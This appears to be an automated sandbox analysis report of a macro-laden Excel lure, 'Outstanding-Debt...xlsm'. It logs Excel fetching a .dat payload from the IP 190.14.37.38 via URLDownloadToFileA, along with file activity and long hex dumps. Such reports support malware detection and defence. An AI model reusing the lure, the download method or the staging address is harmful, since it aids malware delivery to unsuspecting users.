67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49719	190.14.37.38	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:20:11.962588072 CEST	1061	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 190.14.37.38 Connection: Keep-Alive
May 4, 2021 19:20:12.888844967 CEST	1259	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:20:12 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 4600 Parent PID: 792

General

Start time:	19:19:58
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x2d0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF9E79144E492B9C31.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	688392AB	unknown
C:\Users\user\AppData\Local\Temp\~DF80D99AC57537C266.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6888F261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6893977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	68873F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6886E349	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6886E349	unknown
C:\Users\user\AppData\Local\Temp\~DF519AA4ADDCA9AEE2.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6886E349	unknown
C:\Users\user\AppData\Local\Temp\~DF9044485BBFD98B54.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6886E349	unknown
C:\Users\user\AppData\Local\Temp\~DFB547E38F7EE4156A.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6893703B	unknown
C:\Users\user\AppData\Local\Temp\~DF0DEBA38DD1096483.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6893703B	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	85F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	6886E349	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\70DD5135.tmp	success or wait	1	44495B	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF519AA4ADDCA9AEE2.TMP	success or wait	1	6892232A	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	4351E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	435241	WriteFile
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,..........X....... ....L...........x... ....@...........I.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B......	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$...........	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 90 9a a7 12 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 28 98 a7 12 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... ..,..... (..... ....H.....D..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.....P.....@..... ..X..... (..... ...X.....h. .....H.....p...x.....0...	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	41 eb 3d 1e 62 b8 7a 4f bb d5 44 57 f6 2d 5e c9 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	A.=.b.zO..DW.- ^.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L........... ....p...h....... ....0..... ....d..............(# ....#............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8...........P.........	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	..........-.stdole2.tlbWWW	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ...A...@..I4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW..... 8 ..OLE_COLORWWWd..... .8(oOLE_ HANDLEWW.....8.WOL E_OPTEXC LUSIVE,.....8..IFontWW W..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.... .....8.kIDataAutoWrapper ....8.VIReturnIntegerWW..... ....8.9IReturnBool	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object L ibrary..C:\Windows\SysW OW64\fm 20.hlpWW..NoneWW..Copy WW..Move WW..CopyOrMove..CutW WW..PasteW ..DragDropWW..InheritWW W..OnWW WW..OffWWW..DefaultW WW..ArrowW ..CrossW..IBeamW..SizeN ESWWW.. SizeNS..SizeNWSEWW..S izeWE..Up ArrowWWW..HourG	success or wait	1	68873F8E	unknown
